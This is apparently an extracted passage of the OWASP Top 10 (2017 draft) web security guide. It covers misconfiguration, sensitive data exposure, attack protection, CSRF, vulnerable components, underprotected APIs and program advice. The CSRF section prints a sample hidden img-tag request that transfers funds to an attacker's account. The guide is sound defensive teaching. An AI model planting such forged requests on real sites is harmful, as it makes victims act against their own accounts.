Consider anonymous external attackers as well as authorized users that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attackers access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable to Attack?

Is your application missing the proper security hardening across any part of the application stack? Including:

1. Is any of your software out of date? This software includes the OS, Web/App Server, DBMS, applications, APIs, and all components and libraries (see 2017-A9).
2. Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)?
3. Are default accounts and their passwords still enabled and unchanged?
4. Does your error handling reveal stack traces or other overly informative error messages to users?
5. Are the security settings in your application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values?

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How Do I Prevent This?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This process needs to include all components and libraries as well (see 2017-A9).
3. A strong application architecture that provides effective, secure separation between components.
4. An automated process to verify that configurations and settings are properly configured in all environments.

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your web server. An attacker discovers they can simply list directories to find any file. The attacker finds and downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. Attacker then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

Scenario #4: App server comes with sample applications that are not removed from your production server. These sample applications have well known security flaws attackers can use to compromise your server.

References

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements areas for Security Configuration (V11 and V19).

External

- NIST Guide to General Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6 Sensitive Data Exposure



Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable to Data Exposure?

The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data:

1. Is any of this data stored in clear text long term, including backups of this data?
2. Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
3. Are any old / weak cryptographic algorithms used?
4. Are weak crypto keys generated, or is proper key management or rotation missing?
5. Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

And more … For a more complete set of problems to avoid, see ASVS areas Crypto (V7), Data Prot (V9), and SSL/TLS (V10).

How Do I Prevent This?

The full perils of unsafe cryptography, SSL/TLS usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't retain can't be stolen.
3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules.
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
5. Disable autocomplete on forms requesting sensitive data and disable caching for pages that contain sensitive data.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. Alternatives include not storing credit card numbers, using tokenization, or using public key encryption.

Scenario #2: A site simply doesn't use TLS for all authenticated pages. An attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

References


OWASP - For a more complete set of requirements, see ASVS req'ts on Cryptography (V7), Data Protection (V9) and Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

External

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

A7 Insufficient Attack Protection



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Consider anyone with network access can send your application a request. Does your application detect and respond to both manual and automated attacks?	Attackers, known users or anonymous, send in attacks. Does the application or API detect the attack? How does it respond? Can it thwart attacks against known vulnerabilities?	Applications and APIs are attacked all the time. Most applications and APIs detect invalid input, but simply reject it, letting the attacker attack again and again. Such attacks indicate a malicious or compromised user probing or exploiting vulnerabilities. Detecting and blocking both manual and automated attacks, is one of the most effective ways to increase security. How quickly can you patch a critical vulnerability you just discovered?		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to 100%. Not quickly deploying patches aids attackers.	Consider the impact of insufficient attack protection on the business. Successful attacks may not be prevented, go undiscovered for long periods of time, and expand far beyond their initial footprint.

Am I Vulnerable to Attack?

Detecting, responding to, and blocking attacks makes applications dramatically harder to exploit yet almost no applications or APIs have such protection. Critical vulnerabilities in both custom code and components are also discovered all the time, yet organizations frequently take weeks or even months to roll out new defenses.

It should be very obvious if attack detection and response isn't in place. Simply try manual attacks or run a scanner against the application. The application or API should identify the attacks, block any viable attacks, and provide details on the attacker and characteristics of the attack. If you can't quickly roll out virtual and/or actual patches when a critical vulnerability is discovered, you are left exposed to attack.

Be sure to understand what types of attacks are covered by attack protection. Is it only XSS and SQL Injection? You can use technologies like WAFs, RASP, and OWASP AppSensor to detect or block attacks, and/or virtually patch vulnerabilities.

How Do I Prevent This?

There are three primary goals for sufficient attack protection:

1. **Detect Attacks**. Did something occur that is impossible for legitimate users to cause (e.g., an input a legitimate client can't generate)? Is the application being used in a way that an ordinary user would never do (e.g., tempo too high, atypical input, unusual usage patterns, repeated requests)?
2. **Respond to Attacks**. Logs and notifications are critical to timely response. Decide whether to automatically block requests, IP addresses, or IP ranges. Consider disabling or monitoring misbehaving user accounts.
3. **Patch Quickly**. If your dev process can't push out critical patches in a day, deploy a virtual patch that analyzes HTTP traffic, data flow, and/or code execution and prevents vulnerabilities from being exploited.

Example Attack Scenarios

Scenario #1: Attacker uses automated tool like OWASP ZAP or SQLMap to detect vulnerabilities and possibly exploit them.

Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic.

Scenario #2: A skilled human attacker carefully probes for potential vulnerabilities, eventually finding an obscure flaw.

While more difficult to detect, this attack still involves requests that a normal user would never send, such as input not allowed by the UI. Tracking this attacker may require building a case over time that demonstrates malicious intent.

Scenario #3: Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block.

How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability?

References


OWASP

- OWASP Article on Intrusion Detection
- OWASP AppSensor
- OWASP Automated Threats Project
- OWASP Credential Stuffing Cheat Sheet
- OWASP Virtual Patching Cheat Sheet
- OWASP Mod Security Core Ruleset

External

- WASC Article on Insufficient Anti-automation
- CWE Entry 778 - Insufficient Logging
- CWE Entry 799 - Improper Control of Interaction Frequency

A8 Cross-Site Request Forgery (CSRF)



Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website, including any website or other HTML feed that your users visit.	Attackers create forged HTTP requests and trick a victim into submitting them via image tags, iframes, XSS, or various other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform (e.g., updating account details, making purchases, modifying data).	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable to CSRF?

To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, such as through reauthentication.

Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets. Multistep transactions are not inherently immune. Also be aware that Server-Side Request Forgery (SSRF) is also possible by tricking apps and APIs into generating arbitrary HTTP requests.

Note that session cookies, source IP addresses, and other information automatically sent by the browser don't defend against CSRF since they are included in the forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent CSRF?

The preferred option is to use an existing CSRF defense. Many frameworks now include built in CSRF defenses, such as Spring, Play, Django, and AngularJS. Some web development languages, such as .NET do so as well. OWASP's CSRF Guard can automatically add CSRF defenses to Java apps. OWASP's CSRFProtector does the same for PHP or as an Apache filter.

Otherwise, preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This includes the value in the body of the HTTP request, avoiding its exposure in the URL.
2. The unique token can also be included in the URL or a parameter. However, this runs the risk that the token will be exposed to an attacker.
3. Consider using the "SameSite=strict" flag on all cookies, which is increasingly supported in browsers.

Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

References


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - Java CSRF Defense Tool
- OWASP CSRFProtector - PHP and Apache CSRF Defense Tool
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

External

- CWE Entry 352 on CSRF
- Wikipedia article on CSRF

A9 Using Components with Known Vulnerabilities



Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attackers identify a weak component through scanning or manual analysis. They customize the exploit as needed and execute the attack. It gets more difficult if the used component is deep in the application.	Many applications and APIs have these issues because their development teams don't focus on ensuring their components and libraries are up to date. In some cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse. Tools are becoming commonly available to help detect components with known vulnerabilities.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

Am I Vulnerable to Known Vulns?

The challenge is to continuously monitor the components (both client-side and server-side) you are using for new vulnerability reports. This monitoring can be very difficult because vulnerability reports are not standardized, making them hard to find and search for the details you need (e.g., the exact component in a product family that has the vulnerability). Worst of all, many vulnerabilities never get reported to central clearinghouses like CVE and NVD.

Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. This process can be done manually, or with automated tools. If a vulnerability in a component is discovered, carefully evaluate whether you are actually vulnerable. Check to see if your code uses the vulnerable part of the component and whether the flaw could result in an impact you care about. Both checks can be difficult to perform as vulnerability reports can be deliberately vague.

How Do I Prevent This?

Most component projects do not create vulnerability patches for old versions. So the only way to fix the problem is to upgrade to the next version, which can require other code changes. Software projects should have a process in place to:

1. Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
2. Continuously monitor sources like NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
3. Analyze libraries to be sure they are actually invoked at runtime before making changes, as the majority of components are never loaded or invoked.
4. Decide whether to upgrade component (and rewrite application to match if needed) or deploy a virtual patch that analyzes HTTP traffic, data flow, or code execution and prevents vulnerabilities from being exploited.

Example Attack Scenarios

Components almost always run with the full privilege of the application, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., backdoor in component). Some example exploitable component vulnerabilities discovered are:

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Struts 2 Remote Code Execution – Sending an attack in the Content-Type header causes the content of that header to be evaluated as an OGNL expression, which enables execution of arbitrary code on the server.

Applications using a vulnerable version of either component are susceptible to attack as both components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

References


OWASP

- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Virtual Patching Best Practices

External

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10 Underprotected APIs



Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Consider anyone with the ability to send requests to your APIs. Client software is easily reversed and communications are easily intercepted, so obscurity is no defense for APIs.	Attackers can reverse engineer APIs by examining client code, or simply monitoring communications. Some API vulnerabilities can be automatically discovered, others only by experts.	Modern web applications and APIs are increasingly composed of rich clients (browser, mobile, desktop) that connect to backend APIs (XML, JSON, RPC, GWT, custom). APIs (microservices, services, endpoints) can be vulnerable to the full range of attacks. Unfortunately, dynamic and sometimes even static tools don't work well on APIs, and they can be difficult to analyze manually, so these vulnerabilities are often undiscovered.		The full range of negative outcomes is possible, including data theft, corruption, and destruction; unauthorized access to the entire application; and complete host takeover.	Consider the impact of an API attack on the business. Does the API access critical data or functions? Many APIs are mission critical, so also consider the impact of denial of service attacks.

Am I Vulnerable to Attack?

Testing your APIs for vulnerabilities should be similar to testing the rest of your application for vulnerabilities. All the different types of injection, authentication, access control, encryption, configuration, and other issues can exist in APIs just as in a traditional application.

However, because APIs are designed for use by programs (not humans) they frequently lack a UI and also use complex protocols and complex data structures. These factors can make security testing difficult. The use of widely-used formats can help, such as Swagger (OpenAPI), REST, JSON, and XML. Some frameworks like GWT and some RPC implementations use custom formats. Some applications and APIs create their own protocol and data formats, like WebSockets. The breadth and complexity of APIs make it difficult to automate effective security testing, possibly leading to a false sense of security.

Ultimately, knowing if your APIs are secure means carefully choosing a strategy to test all defenses that matter.

How Do I Prevent This?

The key to protecting APIs is to ensure that you fully understand the threat model and what defenses you have:

1. Ensure that you have secured communications between the client and your APIs.
2. Ensure that you have a strong authentication scheme for your APIs, and that all credentials, keys, and tokens have been secured.
3. Ensure that whatever data format your requests use, that the parser configuration is hardened against attack.
4. Implement an access control scheme that protects APIs from being improperly invoked, including unauthorized function and data references.
5. Protect against injection of all forms, as these attacks are just as viable through APIs as they are for normal apps.

Be sure your security analysis and testing covers all your APIs and your tools can discover and analyze them all effectively.

Example Attack Scenarios

Scenario #1: Imagine a mobile banking app that connects to an XML API at the bank for account information and performing transactions. The attacker reverse engineers the app and discovers that the user account number is passed as part of the authentication request to the server along with the username and password. The attacker sends legitimate credentials, but another user's account number, gaining full access to the other user's account.

Scenario #2: Imagine a public API offered by an Internet startup for automatically sending text messages. The API accepts JSON messages that contain a "transactionid" field. The API parses out this "transactionid" value as a string and concatenates it into a SQL query, without escaping or parameterizing it. As you can see the API is just as susceptible to SQL injection as any other type of application.

In either of these cases, the vendor may not provide a web UI to use these services, making security testing more difficult.

References

OWASP

- OWASP REST Security Cheat Sheet
- OWASP Web Service Security Cheat Sheet

External

- Increasing Importance of APIs in Web Development
- Tracking the Growth of the API Economy
- The API Centric Future
- The Growth of the API
- What Do You Mean My Security Tools Don't Work on APIs?!!
- State of API Security

+D What's Next for Developers

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements

To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide for setting the security requirements for your application(s). ASVS has been updated significantly in the past few years, with version 3.0.1 being released mid 2016. If you're outsourcing, consider the OWASP Secure Software Contract Annex.

Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Prevention Cheat Sheets and the OWASP Developer's Guide as good starting points for guidance on how to design security in from the beginning. The Cheat Sheets have been updated and expanded significantly since the 2013 Top 10 was released.

Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. OWASP recommends the OWASP Enterprise Security API (ESAPI) project as a model for the security APIs needed to produce secure web applications and APIs. ESAPI provides a reference implementation in Java. Many popular frameworks come with standard security controls for authorization, validation, CSRF, etc.

Secure Development Lifecycle

To improve the process your organization follows when building applications and APIs, OWASP recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization. A significant update to Open SAMM was released in 2017.

Application Security Education

The OWASP Education Project provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, or the OWASP Broken Web Applications Project. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy or as eBooks.

What's Next for Security Testing

Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it was supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model	Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using OWASP ASVS and the OWASP Testing Guide as an input and don't rely on tool vendors to decide what's important for your business.
Understand Your SDLC	Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.
Testing Strategies	Choose the simplest, fastest, most accurate technique to verify each requirement. The OWASP Benchmark Project, which helps measure the ability of security tools to detect many OWASP Top 10 risks, may be helpful in selecting the best tools for your specific needs. Be sure to consider the human resources required to deal with false positives as well as the serious dangers of false negatives.
Achieving Coverage and Accuracy	You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified, as well as expanding the set of applications and APIs being covered. The goal is to get to where the essential security of all your applications and APIs is verified continuously.
Make Findings Awesome	No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

+O What's Next for Organizations

Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish an effective capability for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities. OWASP recommends that organizations establish an application security program to gain insight and improve security across their application portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, and business and executive management. It requires security to be visible, so that all the different players can see and understand the organization's application security posture. It also requires focus on the activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner. Some of the key activities in effective application security programs include:

Get Started

- Establish an application security program and drive adoption.
- Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan.
- Gain management approval and establish an application security awareness campaign for the entire IT organization.

Risk Based Portfolio Approach

- Identify and prioritize your application portfolio from an inherent risk perspective.
- Create an application risk profiling model to measure and prioritize all your applications and APIs.
- Establish assurance guidelines to properly define coverage and level of rigor required.
- Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.

Enable with a Strong Foundation

- Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to.
- Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use.
- Establish an application security training curriculum that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate secure implementation and verification activities into existing development and operational processes. Activities include Threat Modeling, Secure Design & Review, Secure Coding & Code Review, Penetration Testing, and Remediation.
- Provide subject matter experts and support services for development and project teams to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise.

+R Note About Risks

It's About Risks, Not Weaknesses

Although the 2007 and earlier versions of the OWASP Top 10 focused on identifying the most prevalent "vulnerabilities," the OWASP Top 10 has always been organized around risks. This focus on risks has caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. The OWASP Top 10 for 2010 clarified the risk-focus in the Top 10 by being very explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks. This version of the OWASP Top 10 continues to follow the same methodology.


The Risk Rating methodology for the Top 10 is based on the OWASP Risk Rating Methodology. For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

